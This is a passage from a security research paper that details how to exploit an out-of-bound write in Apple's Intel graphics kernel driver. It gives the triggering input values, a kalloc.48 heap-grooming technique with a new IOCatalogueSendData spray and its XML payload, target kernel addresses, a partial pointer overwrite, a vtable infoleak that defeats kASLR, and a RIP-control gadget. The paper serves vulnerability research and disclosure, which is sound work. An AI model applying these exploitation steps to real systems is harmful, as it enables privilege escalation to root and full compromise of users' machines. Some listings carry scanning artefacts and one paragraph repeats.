        rect1leftscale = 0.0;
        if(rect1.x < 0)
        {
            rect1leftscale = -rect1.x / rect1.length;//flip negative bound
        }
        rect1rightscale = 1.0;
        if(rect1.x + rect1.length > 0x4000)
        {
            rect1rightscale = (0x4000 - rect1.x) / rect1.length;
        }

        IGVector* vec = vector_array[abs(rect2.x)/0x4000];//WE CAN MAKE rect2.x > 0x4000 LINE1

        rect2.x = rect2.x % 0x4000;
        {
            rect2leftscale = 0;
            if(rect2.x < 0)
            {
                rect2leftscale = -rect2.x/length;//left larger one
            }
            finalleftscale = max(rect2leftscale, rect1leftscale);

            rect2rightscale = 1.0;
            if(rect2.x + rect2.len > 0x4000)
            {
                rect2rightscale = (0x4000 - rect2.x) / rect2.length;
            }

            finalrightscale = min(rect1rightscale, rect2rightscale);
```

```

        }
    }
    rightscale = finalrightscale;
    leftscale = finalleftscale;
    if(rightscale - leftscale) == 1.0 //all the rects are totally in screen
    {
        //preserve
        vec.add(pair(rect1,rect2));
    }
    else if(rightscale - leftscale > 0.0) //rect has part out-of-screen, resize it.
    {
        scalediff = rightscal - leftscale;
        rect1.length *= scalediff; //shrink length
        rect2.length *= scalediff; //shrink length
        if(rect1.len > 0 and rect2.len > 0)
        {
            rect1.x = leftscale*rect1.len + rect1.x; //increase x to make it non-negative
            rect2.x = leftscale*rect2.len + rect2.x;
            vec.add(pair(rect1, rect2));
            rightscale = 1.0
        }

    }
    rect2.x -= 0x4000;
    ++vec; //LINE2
}
while(rect2.len + rect2.x ) > 0.0 //LINE3, ensure left bound in screen
```

Listing 1.22. scale algorithm

Code 1.21 implicitly assumes that if the width is smaller than 0x4000, the incoming surface's height will also be smaller than 0x4000, which is the case for benign client like *WindowServer*, but not sure for funky clients. By supplying a surface with rect2.x set to value larger than 0x4000, LINE1 will perform access at vector_array[1], which definitely goes out-of-bound with function `IGVector::add` called on this oob location, shown in 1.23.

By supplying size (0x4141, 0x4141, 0xffff, 0xffff) for surface and carefully prepare other surface options, we hit the above code path with rectangle (16705, 16705, -1, -1). The rectangle is absolutely in screen and after preprocessing, the rectangle is transformed to y 16705, x 321, height -1, len -1. These arguments will lead to out-of-bound access at vec[1], and bail out in while condition, triggering one oob write.

```
char __fastcall IGVector<rect_pair_t>::add(IGVector *this,
    rect_pair_t *a2)
{
  v3 = this->currentSize;
  if ( this->currentSize != this->capacity )
    goto LABEL_4;
  LOBYTE(v4) = IGVector<rect_pair_t>::grow(this, 2 * v3);
  if ( v4 )

LABEL_4:
    this->currentSize += 1;
    v4 = this->storage;
    v5 = 32 * v3;
    *(v4 + v5 + 24) = *&a2->field_18; //rect2.len height
   LINE4
    *(v4 + v5 + 16) = *&a2->field_10; //rect2.y x
    v6 = *&a2->field_0; //rect1.y x
    *(v4 + v5 + 8) = *&a2->field_8; //rect1.len height
    *(v4 + v5) = v6;
  }
  return v4;
```

Listing 1.23. vector add code




Figure 4. OverflowLayout

Now we've successfully triggered vector add operation 1.23 called on the out-of-bound address, as figure 4 demonstrates. If we can place our fake vector in next chunk, we can control the following writes starting from LINE4. However there're some constraints here

- the fake_vec.curSize is not what we can control because `kalloc.48` is always poisoned after freed so its value is always 0xdeadbeefdeadbeef+1
- if the write failed we've no second chance, the kernel will crash immediately

– `kalloc.48` is a frequently used unstable zone, we need some technique to obtain stability

We will leave these questions to the Feng Shui section, and now we have an arbitrary-write-where, but the value we could write is still constrained. We cannot craft out value like 0xffffff80xxxxxxxx for writing because the float range is strictly in [-0x8000, 0x8000], which implies value at range [0x3..., 0x4...., 0xc..., 0xd..., 0xbf800000]. Thus we cannot simply overwrite some object's vtable address to achieve code execution.

We choose to write float numbers -1 with hex value 0xbf800000. Because the length field of rectangle we crafted is written at the highest address, it's possible to overwrite lower 4 bytes of service pointer field in some userclients by writing at an offset of -4. For example, we have an IOUserClient object at 0xffffff80deadb000, and it has a pointer points to its service at positive offset 0x100, value 0xffffff80deada000, we can provide our write location with 0xffffff80deadb0fc - 0x24, so that the *length* value of 0xbf800000 will overwrite low four bytes of the pointer, redirecting it to an attacker reachable and controllable heap location. This is illustrated in 5.




Figure 5. PartialOverwrite

`kalloc.48` Feng Shui and new spray technique `kalloc.48` is a zone used frequently in Kernel with `IOMachPort` acting as the most commonly seen object in this zone and we must get rid of it, otherwise if the `IOMachPort` or other rubbish thing goes right after the vulnerable vector the oob write will crash the system. Previous work mainly comes up with `openServiceExtended`(9) and `ool_msg`(10) to prepare the kernel heap. But problem arises for our situation:

– `ool_msg` has small heap side-effect, but `ool_msg`'s head 0x18 bytes is not controllable while we we need control of 8 bytes at the head 0x8 position.
– `openServiceExtended` has massive side effect in `kalloc.48` zone by producing an `IOMachPort` in every opened spraying connection
– `openServiceExtended` has the limitation of spraying at most 37 items, constrained by the maximum properties count per IOServiceConnection can hold

Thus we're presenting a new spray technique: `IOCatalogueSendData` shown in listing 1.24. Full related source code is shown at reference B.

```
kern_return_t
IOCatalogueSendData(
        mach_port_t     _masterPort,
        uint32_t                flag,
        const char             *buffer,
        uint32_t                size )
{
//...

    kr = io_catalog_send_data( masterPort, flag,
                            (char *) buffer, size, &
    result );
//...
    if ((masterPort != MACH_PORT_NULL) && (masterPort !=
    _masterPort))
    mach_port_deallocate(mach_task_self(), masterPort);
//...
}

/* Routine io_catalog_send_data */
kern_return_t is_io_catalog_send_data(
        mach_port_t     master_port,
        uint32_t                flag,
        io_buf_ptr_t        inData,
        mach_msg_type_number_t  inDataCount,
        kern_return_t *     result)
{
//...
    if (inData) {
//...
        kr = vm_map_copyout( kernel_map, &map_data, (
    vm_map_copy_t)inData);
        data = CAST_DOWN(vm_offset_t, map_data);
     // must return success after vm_map_copyout()
    succeeds
        if( inDataCount ) {
            obj = (OSObject *)OSUnserializeXML((const
    char *)data, inDataCount);
//...
    switch ( flag ) {
//...

        case kIOCatalogAddDrivers:
```

```
        case kIOCatalogAddDriversNoMatch: {
//...
                array = OSDynamicCast(OSArray, obj);
                if ( array ) {
                    if ( !gIOCatalogue->addDrivers( array ,
                                               flag == kIOCatalogAddDrivers) ) {
//...
            }
            break;
//...
}

bool IOCatalogue::addDrivers(
    OSArray * drivers,
    bool doNubMatching)
{
   //...
    while ( (object = iter->getNextObject()) ) {

        // xxx Deleted OSBundleModuleDemand check; will handle in other ways for SL

        OSDictionary * personality = OSDynamicCast(OSDictionary, object);
//...
        // Add driver personality to catalogue.
    OSArray * array = arrayForPersonality(personality);
    if (!array) addPersonality(personality);
    else
    {
        count = array->getCount();
        while (count--) {
        OSDictionary * driver;

        // Be sure not to double up on personalities.
        driver = (OSDictionary *)array->getObject(count);
//...
        if (personality->isEqualTo(driver)) {
            break;
        }
        }
        if (count >= 0) {
        // its a dup
```

```
        continue;
        }
        result = array->setObject(personality);
//...
    set->setObject(personality);
    }
//...
}
```

Listing 1.24. IOCatalogueSendData omitted for simplicity

The `addDrivers` functions accepts an `OSArray` with the following easy-to-meet conditions:

- `OSArray` contains an `OSDict`
- `OSDict` has key `IOProviderClass`
- incoming `OSDict` must not be exactly same as any other pre-exists `OSDict` in Catalogue

We can prepare our sprayed content in the array part as listing 1.25 shows, and slightly changes one char per spray to satisfy condition 3. Also `OSString` accepts all bytes except null byte, which can also be avoided. The spray goes as we call `IOCatalogueSendData(masterPort, 2, buf, 4096` as many times as we expect.

```
<array>
    <dict>
        <key>IOProviderClass</key>
        <string>ZZZZ</string>
        <key>ZZZZ</key>
        <array>
            <string>AAAAAAAAAAAAAAAAAAAAAA</string>
            <string>AAAAAAAAAAAAAAAAAAAAAA</string>
            ...
            <string>ZZZZZZZZZZZZZZZZZZZZZZ<string>
        </array>
    </dict>
</array>
```

Listing 1.25. Catalogue spray XML data

The final spray routine comes up as follow:

- Spray 0x8000 combination of 1 `ool_msg` and 50 `IOCatalogueSendData` (content of which totally controllable) (both of size 0x30), pushing allocations to continuous region. Heap status after this step is shown in figure 6
- free `ool_msg` at 1/3 to 2/3 part, leaving holes in allocation as shown in figure 7
- trigger vulnerable function, vulnerable allocation will fall in hole we previously left, as shown in figure 8

In a nearly 100% chance the heap will layout as figure 7 illustrated, which exactly match what we expected. Spraying 50 or more 0x30 sized controllable content in one roll can reduce the possibility of some other irrelevant 0x30 content such as `IOMachPort` to accidentally be just placed after free block occupied in.




Figure 6. Kalloc.48 layout before




Figure 7. Kalloc.48 layout




Figure 8. Kalloc.48 layout After

From OOB write to RIP control We'll do a briefing on the following exploitation steps but will not elaborate on the following RIP control and info leak technique here as they are out-of-scope for this thesis.

The address we choose to write is 0xffffff8062388524 and 0xffffff8062389534, because `accelerator` field in `IGAccelVideoContext` of `AppleIntelBDWGraphics` in MacbookAir is at 0x528 offset. However the object itself is 0x2000 in size, and we need to write two locations to ensure we've hit at least one *accerlator* field of `IGAccelVideoContext`.

As we have successfully overwrite this field, in `IOAccelContext2`, father class of `IGAccelVideoContext`, a method named `context_finish` is a perfect candidate for RIP control, since it contains virtual function call at `mIntelAccel-m_eventMachine2`.

From OOB write to code execution and kASLR bypass The address we choose to write is 0xffffff8062388524 and 0xffffff8062389524, because `accelerator` field in `IGAccelVideoContext` of `AppleIntelBDWGraphics` in MacbookAir is at 0x528 offset. Since the object itself has size 0x2000 (twice the page size), and we need to write two locations to ensure we've hit at least one `accerlator` field of `IGAccelVideoContext`, setting it to 0xffffff80bf800000. This requires memory to be prepared with following steps, illustrated as Figure 9:

- Spray 0x500 `ool_msg` with size 0x2000, pushing lower half of allocation address to 0xbf800000
- Freeing middle range of `ool_msg` and replace it with `IGAccelVideoContext`
- Trigger the OOB vulnerability

As we have successfully overwrite this field, the *IGAccelVideoContext::get_hw_steppings* is a good candidate for infoleak, as it will return a byte value at address which attacker can control plus 0xD0 at offset 0x1230, shown in Listing 1.26, illustrated at Figure 10. We can point that address to head of object's vtable address. By repeatedly freeing and filling `ool_msg` sprayed covering 0xffffff80bf800000 and changing the address to read one byte at a time, we can finally read out the vtable's address.

With this address in hand, we again repeatedly freeing and filling `ool_msg` with vtable's address at particular offset, thus reading out vtable's items' values - the function address, calculating full address of text section offset and kASLR.

```
__int64 __fastcall IGAccelVideoContext::get_hw_steppings(
    __int64 this, _DWORD *a2)
{
  __int64 addr; // rax@1
  addr = *(this + 1320);
  *a2 = *(addr + 4416);
  a2[1] = *(addr + 4420);
  a2[2] = *(addr + 4424);
  a2[3] = *(unsigned __int8 *)(*(_QWORD *)(addr + 0x1230)
     + 0xD0LL);
  return 0LL;
}
```

Listing 1.26. GetHwStepps




Figure 9. prepare kernel heap for OOB write




Figure 10. leaking info of vtable address

In `IOAccelContext2`, father class of `IGAccelVideoContext`, a method named `context_finish` is a perfect candidate for RIP control, since it contains virtual function call at `mIntelAccel-m_eventMachine2`.

,

```
push    rbp
mov     rbp, rsp
push    rbx
push    rax
mov     rbx, rdi
mov     rax, [rbx+528h]
mov     rdi, [rax+388h]
mov     rax, [rdi]
lea     rsi, [rbx+548h]
call    qword ptr [rax+180h]
mov     ecx, 0E00002D6h
cmp     eax, 0FFFFFFFFh
jz      short loc_73DC
```

5 Conclusions

In the on stage presentation we conclude by showing two live demos. Both are initialized by a Safari renderer bug, one of which then exploits a *WindowServer* bug to obtain root, and another exploits the kernel graphics driver to obtain `root`. The demonstration confirms that Apple graphics is perfect attack surface for attackers to elevate from a remote untrusted context (like browsers) to `root`, while other attack surfaces will need additional sandbox bypass bugs. We think that this two demonstrations are more valuable than words to draw our conclusions:

- Apple graphics represents a huge attack surface, both the userspace and kernelspace part
- Exploitable vulnerabilities exists in this code, and the risk this code pose to the users is real.
- A skilled attacker can find and exploit those vulnerabilities, performing a full exploitation kill chain, completely compromising the target machine.

Acknowledgments We'd like to thank Wushi and all the other colleagues at Tencent KeenLab for their help and advice into this research and white paper. We would also like to thank Ufotalent from Google for advice on the graphics algorithm.

Bibliography

[1] *Pwn2Own 2014* http://community.hpe.com/t5/Security-Research/Pwn2Own-2014-Rules-and-Unicorns/ba-p/6357835

[2] *Pwn2Own 2016* http://blog.trendmicro.com/zero-day-initiative-announces-pwn2own-2016/

[3] Amit Singh. *Mac OS X Internals* http://osxbook.com/

[4] Jonathan Levin. *Mac OS X and iOS Internals: To the Apple's Core* http://www.newosxbook.com/

[5] Hex-Rays Decompiler https://www.hex-rays.com/products/decompiler/

[6] Khronos Group *The Khronos Group OpenGL standard* https://www.khronos.org/

[7] 3D OpenGL Programming *The OpenGL Graphics Pipeline* http://www.3dgep.com/

[8] Phrack Issue 66 http://phrack.org/issues/66/4

[9] *Attacking the XNU Kernel in El Capitain* https://www.blackhat.com/docs/eu-15/materials/eu-15-Todesco-Attacking-The-XNU-Kernal-In-El-Capitain.pdf

[10] *From usr to svc dissecting evasi0n* http://blog.azimuthsecurity.com/2013/02/from-usr-to-svc-dissecting-evasi0n.html

All links were last followed on April 2, 2016.

A Full decompiled annotated output for blit3d__submit__commands

```
if ( incomingvec->currentSize )
{
  offsetfloat = lineoffset;
  idx = 0LL;
  while ( 1 )
  {
    storage = incomingvec->storage;
    *&items.rect1.y = *&storage[idx].field_18;
    *&items.rect2.y = *&storage[idx].field_10;
    v35 = *&storage[idx].field_0;
    *&items.rect1.height = *&storage[idx].field_8;
    *&items.rect1.y = v35;                // vector copys
    rect1_x = *(&v35 + 1) - offsetfloat;
    *&items.rect1.x = *(&v35 + 1) - offsetfloat;
    if ( v32 > (*(&v35 + 1) - offsetfloat) )
    {                                     // right point is in left boundary
      v79 = items.rect1.length;
      if ( rect1_x > COERCE_FLOAT(items.rect1.length ^ const80000000) )// //ensure screen left point is in screen boundary
      {
        leftscale = 0.0;
        if ( rect1_x < 0.0 )
          leftscale = (COERCE_FLOAT(LODWORD(rect1_x) ^ const80000000) / *&items.rect1.length);
        outofboundscale1 = leftscale;
        scalrate1 = *&scalerate;
        if ( (rect1_x + *&items.rect1.length) > 16384.0 ) // 0x4000
          scalrate1 = ((16384.0 - rect1_x) / *&items.rect1.length);
        scalerate2 = scalrate1;
        rightdivide0x4000 = (*&items.rect2.x * 0.000061035156);// 2^-14 1/0x4000
        v42 = rightdivide0x4000;
        rightdivide0x4000 <<= 14;         // seems just a quzheng? to int?
        *&rect2x = *&items.rect2.x - rightdivide0x4000;// % 0x40000
        *&items.rect2.x = *&items.rect2.x - rightdivide0x4000;
```

```
      outofboundscale_rect1 = outofboundscale1;
      rect1rightscale = scalerate2;
      vec = &vec_array[v42];
      do
      {
        *&scale2.m128d_f64[0] = 0LL;
        if ( *&rect2x < 0.0 )
          scale2.m128d_f64[0] = (COERCE_FLOAT(rect2x ^ const80000000) / *&items.rect2.length);
        outofbound_scale_less = outofboundscale_rect1 < scale2.m128d_f64[0];
        outofbound_scale_equal1 = outofboundscale_rect1 == scale2.m128d_f64[0];
        *&v47 = *&_mm_cmplt_sd(scale2, *&outofboundscale_rect1) & *&outofboundscale_rect1;
        if ( (outofbound_scale_less || outofbound_scale_equal1) && *&rect2x < 0.0 )
          v47 = (COERCE_FLOAT(rect2x ^ const80000000) / *&items.rect2.length);
        rect2len = items.rect2.length;
        *&rect2rightscale.m128d_f64[0] = scalerate;
        if ( (*&rect2x + *&items.rect2.length) > 16384.0 )
          rect2rightscale.m128d_f64[0] = ((16384.0 - *&rect2x) / *&items.rect2.length);
        leftrate = v47;
        v51.m128d_f64[0] = rect1rightscale;
        *&v51.m128d_f64[0] = _mm_cmplt_sd(v51, rect2rightscale);
        *&v52 = ~*&v51.m128d_f64[0] & scalerate | *&v51.m128d_f64[0] & *&rect1rightscale;
        if ( rect2rightscale.m128d_f64[0] <= rect1rightscale && (*&rect2x + *&items.rect2.length) > 16384.0 )
          v52 = ((16384.0 - *&rect2x) / *&items.rect2.length);
        rect2len = items.rect2.length;
        rightrate = v52;
        v54 = rightrate - leftrate;
        if ( v54 == 1.0 )
        {
          IGVector<rect_pair_t>::add(vec, &items);
          scalerate = 0x3FF0000000000000LL;// 1
        }
        else if ( v54 > 0.0 )
```

```
          {
            a2 = items;
            *&a2.rect1.length = *&items.rect1.length * v54;
            *&v56 = v54 * *&items.rect2.length;
            a2.rect2.length = v56;
            if ( *&a2.rect1.length > 0 && *&v56 > 0 )
            {
              *&a2.rect1.x = (leftrate * *&v79) + *&a2.rect1.x;
              *&a2.rect2.x = (leftrate * *&items.rect2.length) + *&a2.rect2.x;
              IGVector<rect_pair_t>::add(vec, &a2);
              scalerate = 0x3FF0000000000000LL;// 1
            }
          }
          *&rect2x = *&rect2x + -16384.0;
          items.rect2.x = rect2x;
          ++vec;
        }
        while ( (*&rect2len + *&rect2x) > 0.0 );
      }
    }
```

B Full related source code for IOCatalogueSendData

```
kern_return_t
IOCatalogueSendData(
        mach_port_t     _masterPort,
        uint32_t                flag,
        const char             *buffer,
        uint32_t                size )
{
//...

    kr = io_catalog_send_data( masterPort, flag,
                            (char *) buffer, size, &
    result );
    if( KERN_SUCCESS == kr)
        kr = result;

    if ((masterPort != MACH_PORT_NULL) && (masterPort !=
    _masterPort))
    mach_port_deallocate(mach_task_self(), masterPort);

    return( kr );
}

/* Routine io_catalog_send_data */
kern_return_t is_io_catalog_send_data(
        mach_port_t     master_port,
        uint32_t                flag,
        io_buf_ptr_t        inData,
        mach_msg_type_number_t  inDataCount,
        kern_return_t *     result)
{
   //...
    if (inData) {
        vm_map_offset_t map_data;

        if( inDataCount > sizeof(io_struct_inband_t) *
    1024)
            return( kIOReturnMessageTooLarge);

        kr = vm_map_copyout( kernel_map, &map_data, (
    vm_map_copy_t)inData);
        data = CAST_DOWN(vm_offset_t, map_data);

        if( kr != KERN_SUCCESS)
```

```
            return kr;

        // must return success after vm_map_copyout()
    succeeds

        if( inDataCount ) {
            obj = (OSObject *)OSUnserializeXML((const
    char *)data, inDataCount);
            vm_deallocate( kernel_map, data, inDataCount )
    ;
            if( !obj) {
                *result = kIOReturnNoMemory;
                return( KERN_SUCCESS);
            }
        }
    }

    switch ( flag ) {
//...

        case kIOCatalogAddDrivers:
        case kIOCatalogAddDriversNoMatch: {
                OSArray * array;

                array = OSDynamicCast(OSArray, obj);
                if ( array ) {
                    if ( !gIOCatalogue->addDrivers( array
    ,
                                                        flag ==
    kIOCatalogAddDrivers) ) {
                        kr = kIOReturnError;
                    }
                }
                else {
                    kr = kIOReturnBadArgument;
                }
            }
            break;
//...

    if (obj) obj->release();

    *result = kr;
    return( KERN_SUCCESS);
}
```

```

/*********************************************************
* Add driver config tables to catalog and start matching process.
*
* Important that existing personalities are kept (not replaced)
* if duplicates found. Personalities can come from OSKext objects
* or from userland kext library. We want to minimize distinct
* copies between OSKext & IOCatalogue.
*
* xxx - userlib used to refuse to send personalities with IOKitDebug
* xxx - during safe boot. That would be better implemented here.
*********************************************************/

bool IOCatalogue::addDrivers(
    OSArray * drivers,
    bool doNubMatching)
{
   //...
    while ( (object = iter->getNextObject()) ) {

        // xxx Deleted OSBundleModuleDemand check; will handle in other ways for SL

        OSDictionary * personality = OSDynamicCast(OSDictionary, object);

        SInt count;

        if (!personality) {
            IOLog("IOCatalogue::addDrivers() encountered non-dictionary; bailing.\n");
            result = false;
            break;
        }

        OSKext::uniquePersonalityProperties(personality);

        // Add driver personality to catalogue.

```

```
    OSArray * array = arrayForPersonality(personality);
    if (!array) addPersonality(personality);
    else
    {
        count = array->getCount();
        while (count--) {
        OSDictionary * driver;

        // Be sure not to double up on personalities.
        driver = (OSDictionary *)array->getObject(count);

           /* Unlike in other functions, this comparison
   must be exact!
        * The catalogue must be able to contain
   personalities that
        * are proper supersets of others.
        * Do not compare just the properties present in
   one driver
        * personality or the other.
        */
        if (personality->isEqualTo(driver)) {
            break;
        }
        }
        if (count >= 0) {
        // its a dup
        continue;
        }
        result = array->setObject(personality);
        if (!result) {
        break;
        }
        }

    set->setObject(personality);
    }
    // Start device matching.
    if (result && doNubMatching && (set->getCount() > 0))
     {
        IOService::catalogNewDrivers(set);
        generation++;
    }
    IORWLockUnlock(lock);

finish:
```

```
    if (set)  set->release();
    if (iter) iter->release();

    return result;
}

/*************************************************
* Initialize the IOCatalog object.
*************************************************/
OSArray * IOCatalogue::arrayForPersonality(OSDictionary *
     dict)
{
    const OSSymbol * sym;

    sym = OSDynamicCast(OSSymbol, dict->getObject(
    gIOProviderClassKey));
    if (!sym)   return (0);

    return ((OSArray *) personalities->getObject(sym));
}

void IOCatalogue::addPersonality(OSDictionary * dict)
{
    const OSSymbol * sym;
    OSArray * arr;

    sym = OSDynamicCast(OSSymbol, dict->getObject(
    gIOProviderClassKey));
    if (!sym) return;
    arr = (OSArray *) personalities->getObject(sym);
    if (arr) arr->setObject(dict);
    else
    {
        arr = OSArray::withObjects((const OSObject **)&
    dict, 1, 2);
        personalities->setObject(sym, arr);
        arr->release();
    }
}
```